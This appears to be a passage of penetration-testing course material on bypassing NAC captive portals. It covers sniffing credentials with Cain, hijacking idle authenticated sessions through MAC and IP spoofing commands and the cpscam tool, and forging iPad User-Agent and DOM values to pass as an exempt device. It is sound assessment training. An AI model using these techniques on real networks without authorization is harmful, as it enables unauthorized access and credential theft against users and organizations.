
NAC Scenario 1

For our NAC scenarios, we'll start with a policy statement that describes the NAC implementation goal for the network. In NAC Scenario 1, our policy is to *require simple authentication and ensure clients meet minimum security policy requirements*.

In this scenario, a minimal level of compliance checking is done on client devices while all users are required to authenticate to the network. This is an example of a minimalistic NAC deployment, where the target organization likely has to support a wide variety of client systems and opts to just enforce a minimal level of control and system checking.

In these NAC deployments, a *clientless NAC* or *dissolvable agent* system is deployed. Instead of requiring every device to have a full NAC fat client installed, client systems utilize a web browser and temporary agent using ActiveX or Java to perform the system validation checks. This client may also perform authentication, though it is more common to see captive portal authentication used before the dissolvable agent is delivered to the client.


In clientless NAC systems, the client connects to an initial restricted network before being redirected to an authentication page that forces authentication and agent policy validation. This initial access may be enforced on a switch where a successful authentication event forces a VLAN switch operation for the user, or it can be enforced inline by the NAC, only granting access to internal network resources following authentication.



Captive Portal Authentication
Clientless NAC systems often leverage a captive portal authentication system to validate a user's identity before granting access to the network. When a client connects to the network and opens a web browser, the captive portal system redirects the HTTP requests with a temporary redirect message (HTTP/301) to the captive portal server itself. Presenting a form for username and password authentication, the captive portal server will drop all (or most) traffic until the user successfully authenticates.

Once authenticated, the captive portal server will grant access to the network. If the captive portal server is using out-of-band management, it may use SNMP or an interactive session to grant the end-user access to a second VLAN that has internal network access. We'll look at VLAN manipulation and hopping techniques later in this module.


If the captive portal server uses inline management, it will grant access to the victim system following successful authentication. The captive portal server uses the client's MAC address, IP address, or both to validate all traffic as having originated from an authenticated client.



Attacking Captive Portal Authentication
Captive portal systems present several attack opportunities for the unauthenticated attacker:

- **Attack the Portal**: The captive portal server itself is a target for the attacker. If the captive portal system is using OOB management, it may be using SNMP or other management protocols (we'll look at SNMP attacks later in this module). Regardless of the position of the captive portal server, it is a web server target, and may be vulnerable to the numerous web attack options such as Cross-Site Request Forgery (CSRF), Cross-Site Scripting (XSS), SQL injection and many others.
- **Attack Pre-Authentication Services**: As a high-level protocol, HTTP authentication against the captive portal server requires that several lower-layer protocols have already done their job to support the client. Prior to captive portal authentication, services such as DHCP and DNS must be accessible to the end-user, which may also represent attack opportunities.
- **Attack Other Pre-Authentication Client Devices**: Prior to authentication, the attacker may be able to contact other client systems on the network, regardless of the captive portal deployment mechanism. Successfully compromising a client system that then later completes authentication may yield greater access to the network.

While these techniques represent actionable attack techniques, we'll focus our assessment on bypassing the requirement to authenticate to the captive portal system to gain access to the post-authentication network.




Exploiting Web Authentication

Surprisingly frequently (in this author's experience), internal captive portal servers do not use SSL to protect the delivery of network credentials. As a result, the ability to observe successful network authentication will yield an attacker valid credentials to use for accessing the network. A simple tool for monitoring the network for successful HTTP credential authentication is Cain (www.oxid.it). Reading from a live network interface (Ethernet or wireless in monitor mode) or from a packet capture file, Cain will inspect HTTP traffic for common form field values corresponding to authentication credentials. As shown on this slide, Cain has identified the HTTP server and client addresses, username, and password information, including the URL of the web location where the credentials were submitted. To access this information, click on the "Sniffer" tab near the top of the window, then click on the "Passwords" tab near the bottom.

In order for Cain to recognize a username and password field combination, it must be configured with the HTTP form field names to search for. A list of common HTTP form field names is included with Cain by default, including "vb_login_username", "logonusername", "user_security_password" and some non-English spellings such as "in_benutzername". Clicking `Configure | HTTP Fields` allows you to add additional fields as needed.

Note that Cain does not validate that credentials are successful after being observed. If a user fails authentication, Cain will still present the failed authentication credentials in the Sniffer tab.

Later in the material we'll look at exploiting SSL-based captive portal authentication systems.




User Impersonation

Inline captive portal systems are also responsible for bridging or routing traffic from the untrusted network to the trusted network, relying on client MAC and/or IP address information to validate previously authenticated users. Knowing this, we have an opportunity to bypass captive portal authentication by impersonating a previously authenticated user by assuming their MAC address and IP address.

While assuming another user's IP address and MAC address is straightforward, if we impersonate a user who is still on the network we will generate IP address conflict problems. Windows and OS X users will see a warning indicating an IP address warning, which may alert administrators as to the presence of an attack. Further, the attacker will be unable to transmit TCP traffic reliably, since each SYN+ACK response will inevitably be reset by the user being impersonated.

Despite these limitations, user impersonation for bypassing captive portal authentication can be a useful and somewhat stealthy technique. With captive portal systems, few users will logout when they are finished computing, leaving their session authenticated. With the ability to impersonate users, and identify users who are inactive but still authenticated, an attacker can evade the challenges associated with impersonating a user who is still present on the network.



MAC Address Impersonation

Impersonating the MAC address of another device is trivial on almost any platform. On Windows systems, one tool is macshift (http://macshift.natetrue.com), which allows you to identify the interface name with the "-i" argument, followed by the desired MAC address.

On OSX systems, the built-in "ifconfig" utility can be used to change the MAC address. Simply open a terminal session and with super-user privileges, run the following command:

```
# ifconfig en1 ether 00:01:02:03:04:05
```


Replace the interface name and MAC address with the desired values.

On Linux systems, the ifconfig utility can also be used to change the MAC address, with a minor variation from the OSX example:

```
# ifconfig eth0 down
# ifconfig eth0 hw ether 00:01:02:03:04:05
# ifconfig eth0 up
```

On Linux systems, many drivers require that the network interface be configured in a down state prior to changing the MAC address (using the "`ifconfig eth0 down`" command). Once the MAC address is changed, we can place the interface back into the up state and request a DHCP address and get the same IP address as the victim within the DHCP lease duration.

Note that some drivers, notably Windows wireless and Ethernet cards, may not honor alternate MAC address settings. Tools such as "macshift" will report success, but will not be effective. It is best to test your tools in a lab environment to validate their operation before attempting to use them in a production environment.




cpscam

The cpscam tool ("captive portal scam") written by this author is a useful aid for impersonating an authenticated client and bypassing the captive portal authentication process. Cpscam observes network traffic to build a list of client IP and MAC addresses to impersonate, similar to Pickupline. Unlike Pickupline, cpscam maintains this list of clients, attempting to identify clients that have left the network as a preferable impersonation option. Cpscam also watches for clients that access the captive portal logout URL (that you specify by editing the Perl script) and removes those clients from the impersonate list.

Once cpscam determines that a client has been inactive for 2 minutes (the default inactivity timer), it displays the IP address and MAC address of the client. Depending on your attack platform, you can use your preferred tool to impersonate MAC and IP address information to bypass the captive portal authentication requirement.

Cpscam is available at http://www.willhackforsushi.com/code/cpscam.pl. In order to use this tool you will need to install the Perl NetPacket::IP module, which can be done by running the following command:

```
$ sudo perl -MCPAN -e 'install NetPacket::IP'
```




Authentication Bypass Opportunity

Many NAC implementations using a dissolvable or clientless agent must accommodate systems where the agent is not supported. Mobile devices such as phones, iPad's, handhelds, and other PDA's may require network access, but are not supported by the NAC vendor. In these cases, the organization may exclude specific devices from the authentication and compliance checks. As attackers, this creates an opportunity for us to impersonate the unsupported device to bypass the NAC system.

To leverage this technique, it is useful to first identify the NAC vendor in use. Next, identify the client OSs that are unsupported but likely to be in use by the target organization. Select the supported client as the target to impersonate to bypass the NAC system.

Many NAC vendors started with a MAC OUI "goodlist" of devices that are exempt from authentication and posture validation. Early NAC bypass was as simple as changing your Ethernet or wireless MAC address to match the OUI of an iPad or other exempt device. Sadly for us, NAC vendors caught onto this loophole quickly, introducing additional system checks to catch people who attempt to bypass NAC.




System Validation

In order to prevent people from bypassing the NAC system, vendors introduced additional system validation checks beyond MAC OUI validation. These checks aim to validate that the MAC OUI and additional settings all support the identity of the system, including:

- Web Browser User-Agent Matching: The NAC will inspect HTTP traffic to identify the HTTP User-Agent string, ensuring that it does not wrongfully reveal an operating system or platform that does not match the other criteria.
- Passive OS Fingerprinting: By passively observing traffic on the network, the NAC vendor identifies the client operating system in use, differentiating Windows, Linux, OS X and embedded platforms.
- JavaScript OS Validation: Some NAC systems will insert custom JavaScript into the HTTP response to collect information about the client's browser Domain Object Model (DOM).

While these methods make it more difficult to impersonate devices with a policy exception, a cautious attacker can still impersonate any system if they have prior knowledge as to how the system with the exception policy behaves. For our examples, we'll examine how an attacker can impersonate an Apple iPad device with iOS 7. Knowledge of how the iPad platform behaves is useful, as it is universally not supported by clientless NAC agents (due to limitations in the Safari browser and Apple's *walled-garden* client software approach) and yet popular in many organizations as a client device.



User-Agent Impersonation

User-Agent impersonation is straightforward using Firefox and the User Agent Switcher plugin. After installing this plugin, clicking Tools | Default User Agent | Edit User Agent… will open the User Agent Switcher Options dialog where you can add a new User-Agent option. Clicking New | New User Agent will open the "New User Agent" dialog where you can supply the following basic options:


- Description: User in the Tools | Default User Agent menu to describe the new User-Agent.
- User Agent: The content of the User-Agent supplied by the browser.

The User Agent Switcher plugin also allows us to specify additional options in the New User Agent dialog that represent portions of the browser DOM:

- App Code Name: Overrides the value of the browser.appCodeName DOM key
- App Name: Overrides the value of the browser.appName DOM key
- App Version: Overrides the value of the browser.appVersion DOM key
- Platform: Overrides the value of the browser.platform DOM key
- Vendor: Overrides the value of the browser.vendor DOM key
- Vendor Sub: Overrides the value of the browser.vendorSub DOM key

To configure the User Agent Switcher plugin to impersonate the iPad, create a new entry with the following settings. Fields that should remain empty are noted with "<blank>":

Description: iOS 7 iPad
User Agent: Mozilla/5.0 (iPad; CPU iPad OS 7_0 like Mac OS X) AppleWebKit/546.10 (KHTML, like Gecko) Version/6.0 Mobile/7E18WD Safari/8536.25
App Code Name: Mozilla
App Name: Netscape
App Version: 5.0 (iPad; CPU iPad OS 7_0 like Mac OS X) AppleWebKit/546.10 (KHTML, like Gecko) Version/6.0 Mobile/7E18WD Safari/8536.25
Platform: iPad
Vendor: Apple Computer, Inc.
Vendor Sub: <blank>

